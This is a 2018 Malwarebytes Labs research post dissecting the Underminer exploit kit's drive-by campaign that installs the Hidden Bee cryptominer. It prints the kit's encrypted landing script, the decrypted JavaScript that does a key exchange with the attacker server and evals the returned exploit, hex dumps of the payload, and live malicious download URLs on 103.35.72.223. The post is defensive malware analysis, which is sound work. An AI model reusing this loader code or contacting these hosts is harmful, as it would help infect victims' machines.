'Hidden Bee' miner delivered via improved drive-by download toolkit | Malwarebytes Labs

By Malwarebytes Labs

Published: 2018-07-25 · Archived: 2026-04-05 18:49:36 UTC

This blog post was authored by @hasherezade and Jérôme Segura.


We recently detected a drive-by download attack trying to exploit CVE-2018-4878, a vulnerability in Flash Player, in a sequence that was not matching any of the exploit kit patterns that we currently track. Upon investigation, we discovered something that was new to us, but is part of an existing exploitation framework referenced in late 2017 by Chinese security firm Qihoo360. At the time, the payload appeared to be a Trojan pushing adware. (*Note: On July 26, our colleagues from TrendMicro published a blog post calling it the Underminer exploit kit*).

Since it was last documented, there have been changes to the exploits being used, although the distribution method is similar. One interesting aspect that we don't see much of these days is the use of encryption to package exploits on-the-fly, which requires a key from the backend server to decrypt and execute them.

The payload served in this campaign is also out of the ordinary because it is not a standard PE file. Instead, it is a multiple-stage custom executable format, acting also as a downloader to retrieve LUA scripts used by the threat actors behind the Hidden Bee miner botnet. This was perhaps the first case of a bootkit being used to enslave machines mining cryptocurrencies.

Campaign overview

The attackers are leveraging malvertising via adult sites to redirect their victims to the exploit kit landing page. We believe this campaign is primarily targeting Asian countries based on the ads that are served and our own telemetry data. A server purporting to be an online dating service contains a malicious iframe responsible for the exploitation and infection phases.



Traffic play-by-play

IE exploit

With a few exceptions, exploit kits typically obfuscate their landing page and exploits. But here the threat actors go beyond by using encryption and requiring a key exchange with the backend server in order to decrypt and execute the exploit. In the past,

The execution of the malicious code starts from a webpage with an embedded encrypted block. This block is Base64 encoded and encrypted with one of two algorithms: RC4 or Rabbit.

```
<script type="text/vbscript">
    Function HelloWorld()
    End Function
</script>
<script>
    var __trace_nonce = "623288";
    document.cookie = "token=44fbe29c7ddf1257340ec8c451d5cdbd;
    cn=a7968b4339a1b85b7dbdb362dc44f9c4; " + __trace_nonce;
    eval(TinyJSLibrary.Rabbit.decrypt(
    '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
    9YnGVOaI4bp+u',TinyJSLibrary.enc.Hex.parse('903f6256b683cbbd72d01dc73fc0804d'
    )).toString(TinyJSLibrary.enc.Utf8));
</script>
```


After being decrypted, the block is executed. You can find the decoded version of the Java Script that is being run here. As you can see in the script, it generates a random session key, then encrypts it with the attacker's public RSA key:

```
var i = Math.random().toString(36).substr(2),
    c = {},
    u = new JSEncrypt;
u.setPublicKey("-----BEGIN PUBLIC
KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDbWZY5J1XCehktnqMQpvb4MwrG\nVr9ME8
p7+AbiminuPYsSNfVM5jNC2MDFiqzkGjsBDbJaEZLISdZDwd5u4Xalt38y\nZeuCC77QfHwdrvEKT3g2s7
D/fqs9m91qFAy/GmXZDeoSi2r5MurAsFbI/NFsgMk7\n5ShOUHQJTjb0JLtYGQIDAQAB\n-----END
PUBLIC KEY-----\n"), c.key = u.encrypt(i), void 0 !== document.documentMode && (c
.mode = document.documentMode), r(c, "/rt/uhljrml35mtmsi2dt70haaefs4.html", i)
```

The encrypted key is being passed onto the next function and converted into JSON format to perform a POST request to the hardcoded URL:

```
function r(r, i, c) {
    var u = __trace_nonce,
        o = n.stringify(r),
        a = new t;
    a.onreadystatechange = function() {
        if (4 == a.readyState && 200 == a.status) {
            var t = n.parse(a.responseText);
            if (null !== t) {
                var r = e(a.getResponseHeader("X-Algorithm"), t.value, c, u);
                null !== r && eval(r)
            }
        }
    }, a.open("POST", i), a.send(o)
}
```

This is what we can see if we look at the traffic between the client and the server (the client sends the encrypted "key" and the server responds with the "value"):



Server-side

- With the attackers' private RSA key, the server decrypts the passed session key.
- It uses it to encrypt the exploit content with a chosen symmetric algorithm (Rabbit or RC4).
- It returns the encrypted content back to the client.

Thanks to the fact that the client still has an unencrypted version of the key in memory, it is able to decrypt and execute the exploit. However, researchers who just have the traffic captured cannot retrieve the original session


key, and replaying the exploit is impossible. Thankfully, we managed to capture the exploit during dynamic analysis.

We believe that the decrypted exploit is CVE-2018-8174, as one of our test machines patched against CVE-2016-0189 got exploited successfully.

Flash exploit


This newer Flash exploit (CVE-2018-4878) was not part of the exploit toolkit at the time Qihoo documented it, and seems to be a more recent addition to boost its capabilities. The shellcode embedded in the exploit is a downloader for the next stage.

Upon successful exploitation, it will retrieve its payload at the following URL:




This file, given the extension .wasm, pretends to be a Web Assembler module. But in fact, it is something entirely different, appearing to be a custom executable format, or a modified, header-less PE file.

It starts from the names of the DLLs that are going to be needed during the execution:




As you can see, it loads Cabinet.dll that is used for unpacking cabinet files. In later sections, we saw the APIs and strings that are used for the communication over HTTP protocol. We also found references to “dllhost.exe” and “bin/i386/core.sdb”.



It is easy to guess that this module will be downloading something and running via dllhost.exe.

Another interesting string is a Base64-encoded content:




```
00001620  00 80 00 00 6A 00 53 FF 56 08 EB 05 6A 00 FF 56  .€..j.SˇV.ë.j.ˇV
00001630  0C 5F 5E 5B C2 04 00 00 DC 00 00 00 52 51 42 6F  ._^[Â...Ü...RQBo
00001640  64 48 52 77 4F 69 38 76 4D 54 41 7A 4C 6A 4D 31  dHRwOi8vMTAzLjM1
00001650  4C 6A 63 79 4C 6A 49 79 4D 79 39 6E 61 58 51 76  LjcyLjIyMy9naXQv
00001660  64 32 6C 72 61 53 35 68 63 33 41 2F 61 57 51 39  d2lraS5hc3A/aWQ9
00001670  4E 54 4D 77 4E 44 63 31 5A 6A 55 79 4E 54 49 33  NTMwNDc1ZjUyNTI3
00001680  59 54 6C 68 5A 54 45 34 4D 54 4E 6B 4E 54 49 35  YTlhZTE4MTNkNTI5
00001690  4E 6A 55 7A 5A 54 6B 31 4D 44 45 69 41 47 68 30  NjUzZTk1MDEiAGh0
000016A0  64 48 41 36 4C 79 38 78 4D 44 4D 75 4D 7A 55 75  dHA6Ly8xMDMuMzUu
000016B0  4E 7A 49 75 4D 6A 49 7A 4C 32 64 70 64 43 39 6E  NzIuMjIzL2dpdC9n
000016C0  62 47 5A 33 4C 6E 64 68 63 32 30 33 41 47 68 30  bGZ3Lndhc203AGh0
000016D0  64 48 41 36 4C 79 38 78 4D 44 4D 75 4D 7A 55 75  dHA6Ly8xMDMuMzUu
000016E0  4E 7A 49 75 4D 6A 49 7A 4C 33 4A 30 4C 32 78 7A  NzIuMjIzL3J0L2xz
000016F0  64 6A 4E 70 4D 44 5A 79 63 6D 31 6A 64 54 51 35  djNpMDZycm1jdTQ5
00001700  4D 57 4D 7A 64 48 59 34 4D 6E 56 6D 4D 6A 49 34  MWMzdHY4MnVmMjI4
00001710  4C 6E 64 68 63 32 30 3D 00 00 00 00 00 00 00 00  Lndhc20=........
00001720  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The decoded content points to more URLs:

```
http://103.35.72.223/git/wiki.asp?id=530475f52527a9ae1813d529653e9501 http://103.35.72.223/git/glfw.
```


Looking at the traffic captured by Fiddler, we found that, indeed, those URLs are being queried:



250	200	HTTP	103.35.72.223	/rt/amjt1p9970aasco1ls29dl0hbc.wasm	7 768	application/...	iexplore:1588
251	200	HTTP	103.35.72.223	/git/wiki.asp?id=8b4c608145b5391bda50029f738aa934	0		dllhost:1496
252	200	HTTP	103.35.72.223	/git/glfw.wasm	20 722	application/...	dllhost:1496

The requests are coming from dllhost.exe, so that means the above executable was injected there.

The file *glfw.wasm* has nothing in common with Web Assembly. It is, in fact, a Cabinet file, containing packed content under the internal path: bin/i386/core.sdb. Looking inside, we found the same custom executable format, starting from DLL names:



core.sdb

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   01 03 00 10 18 00 60 00 62 2A 00 00 9C 50 00 00  ......`.b*..śP..
00000010   24 03 00 00 78 4D 00 00 13 00 6E 74 64 6C 6C 2E  $...xM....ntdll.
00000020   64 6C 6C 00 07 00 4D 53 56 43 52 54 2E 64 6C 6C  dll...MSVCRT.dll
00000030   00 1E 00 4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00  ...KERNEL32.dll.
00000040   0C 00 57 53 32 5F 33 32 2E 64 6C 6C 00 01 00 69  ..WS2_32.dll...i
00000050   70 68 6C 70 61 70 69 2E 64 6C 6C 00 00 00 00 00  phlpapi.dll.....
00000060   81 74 82 0D 5E 96 93 1C CA 96 93 1C D1 FE F0 EF  .t‚.^-"Ę-"Ńţđď
00000070   4F 5B A8 63 9D BB 93 1C A8 70 90 50 2C 66 48 2E  O[¨cť»"¨p.P,fH.
```

